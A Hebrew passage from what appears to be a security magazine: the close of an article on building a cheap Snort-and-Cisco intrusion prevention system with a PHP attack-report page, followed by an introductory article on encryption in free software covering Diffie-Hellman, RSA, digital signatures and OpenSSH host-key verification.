10. עם סגירתה של התוכנה המשנית, התוכנה הראשית תיכנס למצב המתנה של שלוש שניות ולאחריה תפעיל מחדש את תוכנת ה-Swatch. מצב המתנה זה ניתן לצמצום אך בכדי לא להעמיס על שירותי הגישה לנתב נבחרה השהיה.
11. ניתן לראות את התעבורה על שרת ה-FW, כיצד תחילה מועמס בתעבורת התקפה, ומיד עם הפעלת המערך יורדת התעבורה.




12. מערך הדיווח - PHP


כערך מוסף, נוצר מערך דיווח מבוסס PHP + Apache, הנ"ל למעשה אתר Web אשר דוגם את מאגר המידע ולוקח ממנו את הנתונים על ההתקפות האחרונות. העמוד הראשי למערך הדיווח מאפשר בחירה של כמות ההתקפות האחרונות בקפיצה של סדרי גודל, ההתקפה האחרונה, עשר ההתקפות האחרונות וכן הלאה.

הערה: אופי ההתקפה שיוצרה (HPING) הינו אלפי חבילות בשנייה, כיוון שלכלל המערך לוקח בין שנייה אחת לשלוש שניות להגיב (זמן התגובה של הכתיבה לנתב), כל התקפה תועדה על ידי ה-Snort אלפי פעמים. בכדי לייצר מערך דיווח אמין נבנתה לוגיקה אשר מעתיקה את שורת מאגר המידע האחרונה לטבלה נפרדת וזאת בעת הפעלת החסימה על גבי הנתב. כך למעשה נוצר תיעוד יחיד להתקפה יחידה.

להלן מערך הדיווח כפי שנצפה בדפדפן:



[מערך הדיווח - עמוד האב]



CID	Source IP	Destination IP	Date
16147359	239.78.218.176	10.1.18.136	2011-07-11 07:44:00
16146002	207.196.246.121	10.1.18.136	2011-07-11 07:42:51
16143774	63.127.143.30	10.1.18.136	2011-07-11 07:41:38
16140818	149.43.54.219	10.1.18.136	2011-07-11 07:40:28
16137329	144.110.0.48	10.1.18.136	2011-07-11 07:39:18
16132015	83.138.176.164	10.1.18.136	2011-07-11 07:37:56
16125421	221.22.255.59	10.1.18.136	2011-07-11 07:36:36
16117765	72.187.143.62	10.1.18.136	2011-07-11 07:35:19
16109318	214.207.164.211	10.1.18.136	2011-07-11 07:34:07
16101639	29.184.146.135	10.1.18.136	2011-07-11 07:32:57
16092473	43.29.88.28	10.1.18.136	2011-07-11 07:31:43
16084672	6.90.124.220	10.1.18.136	2011-07-11 07:30:34
16075327	25.196.22.184	10.1.18.136	2011-07-11 07:29:20
16066641	144.98.250.182	10.1.18.136	2011-07-11 07:28:06
16058642	124.78.58.130	10.1.18.136	2011-07-11 07:26:55
16050180	182.182.239.222	10.1.18.136	2011-07-11 07:25:42
16042073	235.157.79.72	10.1.18.136	2011-07-11 07:24:31
16032682	72.10.249.61	10.1.18.136	2011-07-11 07:23:20
16025066	166.26.86.140	10.1.18.136	2011-07-11 07:22:10
16017390	174.12.188.214	10.1.18.136	2011-07-11 07:20:58
16008150	5.53.129.235	10.1.18.136	2011-07-11 07:19:44
15999407	88.6.72.35	10.1.18.136	2011-07-11 07:18:32
15990175	61.110.13.70	10.1.18.136	2011-07-11 07:17:21
15982251	58.6.22.78	10.1.18.136	2011-07-11 07:16:09
15973653	72.12.177.164	10.1.18.136	2011-07-11 07:14:57

[מערך הדיווח - 100 ההתקפות האחרונות]

לסיכום

במאמר למדנו כיצד IPS עובד, וזוהו נקודות כשל בגללן לא מיושמים מוצרי ה-IPS ברשתות, כגון: מורכבות היישום, השגיאות שהמוצרים הקיימים מייצרים (False-positive & False-negative), ועלות המוצרים. נבחרו מוצרים זמינים וזולים, ונכתבה תוכנה שמיישמת את האלגוריתם המוצלח של תוכנת ה-Snort מחד, ואת החומרה הזמינה של נתב ה-Cisco מאידך.

בהזדמנות זו רציתי להביע תודות והערכה כלפי מי שבזכותם הפרויקט לא היה מותנע: **פאבל שבצ'נקו (פאשנל), ארז צוק (צבי), ובייב**.

על המחבר

עומר פינסקר הוא יועץ בכיר לתחום התקשורת ואבטחת המידע, כחלק מקבוצת היועצים של TRIPLE T, זאת תוך ליווי פרויקטים אקדמאיים דומים.

קריאה נוספת

ספרים מומלצים:

[1] Angela Orebaugh, Graham Clark, Michael Rash, "Intrusion Prevention and Active Response", Syngress Media 2005 .

[2] Jay Beale, James C.Foster, "Snort 2.0 Intrustion Detection", Syngress media 2003.

מאמרים להעמקת הידע באנומליה וזיהוי חתימות:

[3] Shimrit Tzur-David, Danny Dolev and Tal Anker, "MULAN: Multi-level adaptive Network Filter", The Hebrew University of Jerusalem, SecureComm 2009.

[4] Yaron Wiensberg, Shimrit Tzur-David, Danny Dolev and Tal Anker, "One Algorithm to Match Them All: On a Generic NIPS Pattern Matching Algorithm", The Hebrew University of Jerusalem.

אתר MIT להורדת התקפות מוקלטות:

[5] http://www.ll.mit.edu/mission/communications/ist/corpora/ideval/data/1999data.html

אתר NSS Labs לדו"חות השוואה בין היצרנים:

[6] http://www.nsslabs.com/

הצפנה בתוכנה חופשית

מאת: ליאור קפלן (kaplanlior@gmail.com)

מבוא ועקרונות

תוכנה חופשית

תוכנה חופשית[1] היא תוכנה המוגדרת על פי רישיון השימוש שלה. רישיון השימוש של תוכנה חופשית הוא מתירני מאוד בהשוואה לרישיון השימוש הסטנדרטי ("כל הזכויות שמורות"). מטרת הרישיון, ומה שהופך את התוכנה לחופשית היא הדאגה לזכויות המשתמשים ובעיקר לזכויות להפיץ את התוכנה ולשנות אותה. כל אלה כמובן בתנאי שניתן קרדיט הולם לבעל זכויות היוצרים.

אופי הפיתוח של תוכנה חופשית, באמצעות מגוון גדול של אנשים מכל העולם, רובם ללא הכרות פנים מול פנים, הציבה דרישות גבוהות לנושא האימות והאבטחה, כך שניתן למצוא מימושים רבים לאלגוריתמים שונים ואף המצאה של אלגוריתמים חדשים בעקבות צרכים חדשים.

הרישיון המתירני של תוכנה חופשית גם מאפשר לכל פרוייקט חדש להתבסס על פרוייקטים קיימים ללא צורך להמציא את הגלגל מחדש כל פעם, וכך פרוייקטים מסויימים נהפכים לאבני בניין עבור פרוייקטים אחרים. השילוב של השניים, שימוש באבני בניין ודרישה לאימות ואבטחה הובילה לסינון מספר המימושים הרב לכדי מספר אבני בניין כאלה בתחום ההצפנה. כיום, ניתן למצוא מימוש פתוח לתקני הצפנה רבים באמצעות תוכנה חופשית. בחלק מהמקרים אבני הבניין משמשות גם את הקהילה המסחרית.

הצפנה

העיסוק בהעברת מידע יצרה שני תחומים דומים שלעיתים מתבלבלים ביניהם אך לכל אחד מהם מטרה שונה. סטגנוגרפיה[2] היא התחום שמתעסק בהסתרת קיומו של המסר מבלי לשנות את המסר עצמו. כלומר, בהינתן מידע על קיום המסר והשיטה בה הוא הוסתר, קל לקרוא ו/או להבין אותו. לעומתה, קריפטוגרפיה[3] מתעסקת בהסתרת תוכנו של המסר, בעוד עצם קיומו ידוע לכל. במקרים רבים אפשר להתייחס לסטגנוגרפיה כאמנות בעוד הקריפטוגרפיה הינה מדע (כיום מדובר בענף של מתמטיקה ומדעי המחשב).

1 - http://www.gnu.org/philosophy/free-sw.he.html
2 - http://he.wikipedia.org/wiki/סטגנוגרפיה
3 - http://he.wikipedia.org/wiki/קריפטוגרפיה

לאורך ההיסטוריה, השתנתה מהותית צורת ההצפנה, החל מצופן אתב"ש בספר ירמיהו[4], דרך צופן קיסר[5] באימפריה הרומית ועד לשיטות הצפנה המכניות (מכונת האניגמה לדוגמה) והאלקטרוניות (מחשבים וציוד תקשורת של ימינו). עם השיפורים בתקשורת, והעליה בשימוש באמצעי התקשורת החדשים נדרשו דרכים מהירות יותר להצפין שדרים ומסרים. הצפנה באמצעות מכונות דרשה שכלול של שיטות ההצפנה, והמעבר להצפנה אלקטרונית דרשה שכלולים רבים עוד יותר. על עובדות אלה יעידו ההתקדמות המשמעותית של נושא ההצפנה מאז מלחמת העולם השניה ועד היום.

במקביל לפיתוח צפנים חדשים התפתח גם תחום פיצוחם, והדבר בא לידי ביטוי בתקופת מלחמת העולם השניה כאשר הבריטים פיצחו את הצפנת האניגמה (הצפנה מכנית) באמצעות גילוי כשלים במבנה מכונת ההצפנה וטעויות של מפעילי המכונה.

ישנם מספר תחומים בהם נושא התוכנה החופשית ונושא ההצפנה דומים ואף משיקים. כיום, בשניהם השיטה העדיפה לפיתוח והתקדמות היא שקיפות וביקורת מתמדת. כתוצאה מכך גם קצב ההתקדמות שלהם הוא מהיר.

> "בקריפטוגרפיה מודרנית, אלגוריתמים מוצלחים הם כאלו שזכו לביקורת הציבור, במיוחד לעיון מדוקדק של פרטיהם בידי אנליסטים ומומחי הצפנה מסביב לעולם. אלגוריתם AES הוא דוגמה טובה לאלגוריתם שנבחר בקפידה מבין מספר מועמדים טובים על ידי מומחים מרחבי העולם, לאחר תחרות שאורגנה על ידי NIST ונמשכה כמספר שנים. אלגוריתם הצפנה טוב צריך להישען אך ורק על סודיות המפתח. כך שאם ייחשף המפתח, אין צורך להחליף את האלגוריתם כולו אלא רק להחליף מפתח. באנלוגיה למנעול צירופים, כאשר בעל המנעול חושד כי עוד מישהו מלבדו מכיר את הצירוף הנכון לפתיחת המנעול, כל שעליו לעשות הוא להחליף צירוף, אין צורך לרכוש מנעול חדש."
>
> [קריפטוגרפיה. (2009, אוגוסט 13). *ויקיפדיה, האנציקלופדיה החופשית*.]

הצפנה סימטרית

עד שנת 1976 כל שיטות ההצפנה היו סימטריות, כלומר שיטת ההצפנה ושיטת הפיענוח הן זהות ומבוצעות בכיוון ההפוך. גם המפתח שלהן זהה, ובמילים אחרות, מי שיכול להצפין הודעה בעזרת מפתח מסויים, יכול גם לפענח הודעה שהוצפנה עם המפתח הזה.

הבעיה העיקרית בהצפנה סימטרית היא הדרך בה שני צדדים מסכימים על מפתח ההצפנה. התשובה הפשוטה היא מפגש פיזי, אך הדבר לא תמיד אפשרי, בעיקר שמדובר בתקשורת בין גורמים מרוחקים. בקצרה, מתוארת הבעיה כפרדוקס שכדי ששני צדדים יחלקו סוד (הודעה מוצפנת) עליהם כבר לחלוק סוד (מפתח הצפנה). כלומר אם צד אחד שמחזיק מנעול ומפתח, צריך למצוא דרך להעביר את שניהם לצד

4 - http://avrahamtobias.org/writings/2009/על-כתב-סתרים-צופן-וחידות-בספרותנו-העתי/
5 - http://he.wikipedia.org/wiki/צופן_קיסר

השני כדי שניתן יהיה לבצע את העברת המידע. כך שהבעיה העיקרית של הצפנה סימטרית היא בעיית תיאום וחלוקה של מפתחות הצפנה.

ישנה חידת ילדים מוכרת, ששואלת כיצד ניתן להעביר חבילה בדואר, כאשר ידוע כי עובדי הדואר פותחים כל חבילה ללא מנעול. כאשר ברור מאליו כי לא ניתן לשלוח את המנעול בדואר. הפתרון הוא שצד א' שולח את החבילה עם מנעול עליה, צד ב' מוסיף את המנעול שלו ושולח חזרה. צד א' מסיר את המנעול ושולח חזרה. לבסוף, צד ב' מקבל חבילה שיש עליה רק את המנעול שלו ויכול לפתוח אותה ולגלות את תוכנה.

בעוד הרעיון נשמע פשוט ביותר בחידות ילדים, בפועל הוא לא אפשרי מאחר ופונקציות הפיענוח חייבות להעשות בסדר ההפוך לפונקציות ההצפנה. ההצפנה האחרונה צריכה להיפתח ראשונה. ובדוגמה של המנעולים סדר זה לא נשמר - המנעול הראשון נפתח ראשון במקום אחרון.

בשנת 1976 פורסם מאמר של דיפי והלמן[6] המתאר כיצד להתגבר על הבעיה של חלוקת סוד משותף על פני טווח לא מוצפן. שיטה זאת נקראת פרוטוקול דיפי-הלמן[7]. הפרוטוקול מתחיל בהסכמה על שני מספרים כלשהם עבור הצבה בנוסחה מתמטית. בנוסף, כל צד בוחר מספר פרטי משלו, מציב בנוסחה ביחד עם המספרים שנבחרו במשותף ושולח את התוצאה לצד השני. כעת חוזרים הצדדים על התהליך, רק הפעם מציבים את התשובה שהתקבלה מהצד השני במקום את המספר המקורי. באופן מפתיע - התוצאה זהה אצל שני הצדדים. גורם הרואה את החלפת המספרים אינו יכול לשחזר את התהליך מאחר וחסר לו המספר הפרטי של כל אחד מהצדדים.

אני אוותר על המתמטיקה של העניין ועל תיאור הפונקציות עצמן, ואתן דוגמה פשוטה (מתוך הספר סודות ההצפנה) שתבהיר את הרעיון מאוחרי הפונקציות היחודיות האלה. שני הצדדים בוחרים צבע כלשהו במשותף וכל אחד בוחר צבע אישי משלו. כל צד מוסיף ליטר מהצבע האישי שלו לליטר של הצבע המשותף ושולח את הדלי עם הצבע לצד השני.

גורם מן הצד רואה החלפה של שני דליים בצבעים שונים, אך אינו יכול לדעת מה הם הצבעים המקוריים (במיוחד כאשר נתייחס גם לגווני הצבעים ולא רק לצבע עצמו). כעת, כל צד מוסיף ליטר שלו לדלי שהתקבל מהצד השני. ושוב, בשני הצדדים מתקבלת תצורה זהה כתוצאה מעברבוב של הצבע המשותף והצבע הפרטי של שני הצדדים וזאת ללא יכולת של הגורם המתבונן לשחזר את התהליך.


חסרונה העיקרי של שיטה זאת, הוא הצורך בעבודה בו זמנית או המתנה של זמן ארוך לצורך התהליך. אם אני רוצה להעביר למישהו הודעה מוצפנת, עלי קודם כל ליצור איתו קשר לטובת פרוטוקול דיפי-הלמן ורק אז אוכל להעביר לו הודעה מוצפנת.

6 - http://crypto.csail.mit.edu/classes/6.857/papers/diffie-hellman.pdf
7 - http://he.wikipedia.org/wiki/פרוטוקול_דיפי-הלמן

הצפנה א-סימטרית - הצפנת המפתח הציבורי

בנוסף לפרוטוקול שלהם, מאמרם של דיפי והלמן הכיל גם תיאור של רעיון הצפנת המפתח הציבורי, ותיאור השימוש בו עבור חתימה דיגיטלית. הרעיון המפכני הוא שיטת הצפנה בה דרך הפיענוח שונה מדרך ההצפנה. שוני זה מתבטא באי היכולת של כל צד לבצע את הפעולה ההפוכה ומכאן האי-סימטריות של התהליך בניגוד לשיטה הסימטרית שתוארה לפני כן.

אחד היתרונות של שיטה זאת היא העובדה כי ישנו מפתח פומבי המפורסם ברבים, כלומר כבר אין צורך לבצע את פרוטוקול דיפי-הלמן על מנת לתאם בין שני הצדדים. כל מה שצריך לעשות כדי לשלוח הודעה היא להשתמש במפתח הציבורי של נמען ההודעה.



שימוש במפתח ציבורי ופרטי כרכיבים לפרוטוקול דיפי-הלמן ליצירת סוד משותף.

חוזק ההצפנה נובע מהעובדה כי למרות שמפתח ההצפנה שונה ממפתח הפיענוח, הם צמד יחודי (יחס חד חד ערכי), כך שעל מנת לפענח הודעה שהוצפנה בעזרת מפתח מסויים, יש להשתמש בבן הזוג הספציפי שלו. חלק חשוב נוסף בפתרון הוא שלא ניתן להסיק (באמצעים סבירים) את הקשר בין הצמד. בהניתן מפתח הצפנה לא ניתן לדעת אם מפתח פיענוח כלשהו הוא הבן זוג שלו, ללא בדיקה בפועל. תכונה זאת, מקשה על פעולות של פענוח ההצפנה באמצעות כוח גס[8] (Brute Force).

ב-1977, כשנה לאחר הפרסום של דיפי והלמן, הומצא RSA[9] - מימוש ראשון לרעיון המפתח הציבורי. המימוש הוא מציאת פונקציה העונה על הדרישה להצפנה א-סימטרית וניסוח אלגוריתם המהווה מימוש מלא של רעיון המפתח הציבורי של דיפי והלמן.

עם זאת, יש להזכיר כי למרות יתרונותיה הרבים של הצפנה א-סימטרית יש לה חיסרון עיקרי אחד והוא מהירות ההצפנה. הצפנה א-סימטרית איטית בצורה משמעותית מהצפנה סימטרית וקשה יותר למימוש בצורה פשוטה. הדבר מהווה מגבלה לגבי שימוש בהצפנה באופן יום יומי ובאמצעות משאבים ביתיים. כמו כן, מורכבות האלגוריתם מקשה על מימושו באמצעות חומרה.

כדי להתגבר על בעיה זאת, השימוש העיקרי היום של הצפנה א-סימטרית היא כדי לשתף מפתח עבור הצפנה סימטרית. כלומר, לבצע בהתחלה הצפנה האיטית כדי לאפשר הצפנה מהירה. ניתן להשתמש

8 - http://he.wikipedia.org/wiki/כוח_גס
9 - http://he.wikipedia.org/wiki/RSA


במפתחות שכבר נוצרו כפרמטרים לביצוע פרוטוקול דיפי-הלמן וכך לחשב את הסוד המשותף בלא צורך בתקשורת אינטראקטיבית.

הצפנה א-סימטרית - ההבדל בין הצפנה לחתימה דיגיטלית

רעיון המפתח הציבורי מכיל שני שימושים עיקריים:

- הצפנה
- אימות וחתימה דיגיטלית


בשניהם ישנו שימוש בעקרון המפתח הציבורי אך בשיטות שונות ולמטרות שונות. כדי להבהיר את הנושא כדאי לחזור לבסיס. לכל אדם יש מפתח פרטי ומפתח ציבורי. הראשון הוא סודי (וזהו חלק מהותי בהצפנה) בעוד שהשני פומבי ומפורסם ברבים.



הצפנה באמצעות מפתח ציבורי

הצפנה - נזכור כי בצמד המפתחות הציבורי והפרטי כל מפתח עושה את העבודה ההפוכה של הצד השני. ולכן אם אשתמש במפתח הציבורי שלי כדי להצפין, רק המפתח הפרטי שלי יוכל לפענח את ההצפנה. בשיטה זאת, ניתן להצפין מידע באופן בו רק אני אוכל לקרוא אותו. אך שימו לב כי גם אני וגם כל גורם אחר יכול להשתמש במפתח הציבורי שלי. כלומר שאין הבדל בין הצפנה שאני עושה עבור עצמי לבין הצפנה שגורם אחר עושה עבורי.

אימות וחתימה דיגטלית - כאן מדובר על התהליך ההפוך להצפנה. המילה הפוך נועד כדי להבהיר כי השימוש בהצפנה הוא במטרה שכל מי שרוצה יפענח, ולכן ההצפנה הינה אמצעי לאימות ולא כלי לצורך סודיות.



חתימה דיגיטלית באמצעות מפתח פרטי

הרעיון הוא שימוש במפתח הפרטי על מנת להצפין דברים. בשיטה זאת, רק שימוש במפתח הציבורי שלי יפענח את המידע. מאחר והמפתח הציבורי שלי זמין לכולם, כל אחד יכול לבצע את הפענוח בעזרתו. אך בצורה זאת, מאחר ונדרש המפתח הציבורי שלי, ניתן לאמת כי אני הוא מקור ההודעה.

במקרים רבים, נהוג לבצע שימוש בשני מפתחות במשלוח הודעה מוצפנת, הראשון הוא המפתח הציבורי של הנמען על מנת להצפין את ההודעה כך

שרק הוא יכול לפתוח אותה. המפתח השני הוא המפתח הפרטי של השולח וזאת על מנת לאמת את מקור הודעה.

חתימה דיגיטלית בצורה זאת היא בעייתית עבור נפחי מידע גדולים, מאחר וזמן ההצפנה והפענוח הם ארוכים. דוגמה פשוט היא הרצון של יוצר סרט לחתום דיגיטלית שזהו אכן סרטו - האם עליו להצפין גיגות של מידע לשם כך?

הפתרון הוא תהליך שנקרא הצפנה עם נספח, בו מתבצעת החתימה על קובץ נפרד מהקובץ המכיל את המידע. הנספח מהווה תמצית של הקובץ המקורי בצורה בה ניתן לאמת שזאת אכן התמצית. כך שבפועל מבוצעים שני אימותים: שהחתימה על הנספח היא אכן מבעל החתימה ושהנספח אכן מתמצת את המסמך המקורי.

תמצית המסמך מבוצעת ע"י פונקציית גיבוב[10] (hash), המקבלת את המסמך כקלט ומוציא פלט ייחודי. ניתן להתייחס לתמצית גם כטביעת אצבע של המסמך מאחר והסיכוי לשני מסמכים בעלי אותה טביעת אצבע הוא נמוך מאוד.

מימושים בתוכנה חופשית

OpenSSH

על מנת להבין את החשיבות של SSH (קיצור של Secured Shell) יש להבין מה היה המצב לפני השימוש בו ואת הצורך שעורר את הפיתוח שלו. עד להתחלת השימוש ב-SSH, דרך הכניסה העיקרית לשרתים היתה באמצעות פרוטוקולי rlogin ו-telnet. שני פרוטוקלים אלה אינם מוצפנים, וניתן להאזין להם בקלות ע"י ציתות לתקשורת מצד השרת או מצד הלקוח.

SSH תוכנן ע"י חוקר באוניברסיטת הלסינקי לטכנולוגיה שבפינלנד. מטרת הפיתוח היתה למנוע התקפה על רשת האוניברסיטה במטרה להאזין לסיסמאות שעוברות על גבי הרשת באופן לא מוצפן.

התוכנה חולקה בהתחלה בחינם (freeware), והשימוש בה גדל במהרה. המימוש כלל גם רכיבים של תוכנה חופשית אך לאחר כשנה התוכנה נהפכה למסחרית וקניינית. במקביל, פותחה גרסה חדשה (גרסה 2) לפרוטוקול כדי להתמודד עם בעיות שונות שלו, ובעיקר מספר כשלים באבטחה. בנוסף, הוכנס שימוש בפרוטוקול דיפי-הלמן על מנת לסכם על מפתח הצפנה חדש.

10 - http://he.wikipedia.org/wiki/פונקציית_גיבוב

בשנת 1999, כשלוש שנים לאחר מכן החליטו מספרי מפתחי תוכנה חופשית כי הם רוצים מימוש חופשי של SSH. לצורך גם הם חזרו לגרסה ישנה של SSH ששוחררה כתוכנה חופשית והתחילו ממנה את הפיתוח מחדש.

פרוייקט OpenBSD, שמתמקד בפיתוח מערכת הפעלה בטוחה על בסיס מערכת הפעלה BSD (מערכת הפעלה פתוחה נוספת מעבר ללינוקס), לקח חסות על הפיתוח ויצר את OpenSSH. הפיתוח מבוצע עבור פרוייקט OpenBSD, ובמקביל נוצרת גרסה שמיועדת עבור מערכות אחרות כגון לינוקס ו-UNIX-ים שונים. החל מ-2005, OpenSSH נחשב למימוש הנפוץ ביותר של פרוטוקול SSH, שהחל מ-2006 נהפך לתקן רשמי הקשור באינטרנט[11]. רישיונו הפתוח של המימוש מאפשר התבססות עליו במקרים רבים ועל ידי גופים רבים וכך נהפך להשלמה לתקן ע"י מימוש ותקן דה פקטו.

חשיבותו של SSH אינה רק ביכולת הבסיסית שלו לאפשר חיבור מאובטח לשרת, אלא בכך שהגרסה השניה שלו תוכננה כתשתית לחיבור בטוח ומאפשרת לפרוטוקולים אחרים לרכב על SSH לצורך תקשורת מאובטחת או להציע Tunnel (מנהרה או קשר מנקודה לנקודה) מאובטח. כתוצאה מתכנון זה, ניתן להשתמש בחיבור SSH כדי להוסיף אבטחה לפעולות שונות כגון העברת קבצים (scp), העברת תקשורת ומידע (tunnel), וגישה לשרתים מרוחקים (sshfs).

בזמן ההתקנה של sshd, תוכנת השרת עבור SSH (נקראת גם SSH Daemon), נוצרים זוג מפתחות (ציבורי ופרטי). המפתח הציבורי מתועד לטובת אנשים המתחברים לשרת ורוצים לוודא שזהו אכן השרת. דוגמה ניתן לראות ברשימת המכונות[12] של פרוייקט דביאן. בדף של המכונה alioth.debian.org[13] ניתן לראות תיעוד של המפתח הציבורי של השרת ושל טביעת האצבע של המפתח (בדיקות תקינות למפתח הציבורי). בצד הלקוח קיימים מספר מנגנונים שנועדו לספק הגנה למשתמש מפני בעיות בזיהוי מול השרת. המנגנון הראשון מיועד לבצע אימות של השרת אליו רוצים להתחבר. השיטה לביצוע אימות זה היא הצגת טביעת האצבע (fingerprint) של המפתח הציבורי של השרת. בהתחברות ראשונה לשרת alioth.debian.org מתקבלת ההודעה הבאה:

```
$ ssh alioth.debian.org
The authenticity of host 'alioth.debian.org (217.196.43.134)' can't be
established.
RSA key fingerprint is 99:11:ed:30:03:41:ff:9f:f3:74:bd:7d:e1:8f:04:44.
Are you sure you want to continue connecting (yes/no)?
```

11 - http://tools.ietf.org/html/rfc4252
12 - http://db.debian.org/machines.cgi
13 - http://db.debian.org/machines.cgi?host=alioth

זהו אישור ידני לזהות השרת ולנכונות המפתח שלו, שניתן להשוואה מול דף השרת ברשימה של דביאן. לאחר האישור, מבוצע תיעוד של המפתח בקובץ הנקרא known_hosts.

```
Warning: Permanently added 'alioth.debian.org,217.196.43.134' (RSA) to
the list of known hosts.
```

בקובץ עצמו, נוספת שורה עבור השרת המכילה את שם השרת, סוג מפתח ההצפנה והמפתח עצמו.

```
alioth.debian.org ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAQEAxuVlBnTWE9+g5w/uxuk7SmNLEmXPucZz8iE8kE02zaBx
PFdlEKJUhUkkf11qkHp9eWVRMro75IRtOJjVLQNmlKjIw+IncqGvj7bvHcAuqYAwNOhuStPn
k/W0jwcs52TkNv7MZprRJOrprJGDMSBhovhBNXYYD8kruhQXJRLV9wBWp9p8VrokBbxl/eKX
VuvJfyZU20JmKbyLUPdB9vfQQr9o3btwM//A61WL8sFnnu7JfetbFNGmnO+AwIew/QLs/8BO
rwk1RwrcuKcs1ULMTgmUK8/QCpM3I9BhLYl/ypxpADiJFSbTRqqzg5xU/UkNQ3NEmXL2G2A2
UWLEuUd22Q==
```

מנגנון נוסף מאפשר תיעוד של המפתח בהתבסס על שם השרת, כתובת ה-IP שלו או הצירוף של שניהם. מנגנון זה נועד כדי למנוע בעיות התחזות שונות שניתן לעשות כתוצאה מחטיפת כתובת IP או חטיפת כתובת DNS.

```
Warning: the RSA host key for 'alioth.debian.org' differs from the key
for the IP address '217.196.43.134'
Offending key for IP in /home/kaplan/.ssh/known_hosts:4
Matching host key in /home/kaplan/.ssh/known_hosts:3
Are you sure you want to continue connecting (yes/no)?
```

אך יש לזכור כי מדובר גם בשינויים לגיטימיים שנעשים מידי פעם, ולכן יש לבדוק בחשדנות כל מקרה של חוסר התאמה, אך לא צריך להיבהל כשזה קורה. ניתן גם לערבל את פרטי השרת ברשימה כדי להקשות על דליית פרטים מהקובץ ע"י צד שלישי או כדי להקשות על שיבוש רשומות בקובץ.

עד כאן בוצע אימות לשרת בלבד - נוצר איתו הקשר, נבדק המפתח הציבורי שלו ומאחורי הקלעים גם מבוצע תיאום של ההצפנה לצורך תקשורת מאובטחת. חלק זה נקרא שכבת ה-Transport של פרוטוקול SSH. בסוף הפעולה של שכבה זאת, המשתמש יכול לתקשר באופן מאובטח עם השרת, אך השרת לא יודע מי המשתמש שהתחבר אליו. לצורך כך קיימת שכבת ה-user authentication שאחראית על זיהוי אימות המשתמש.

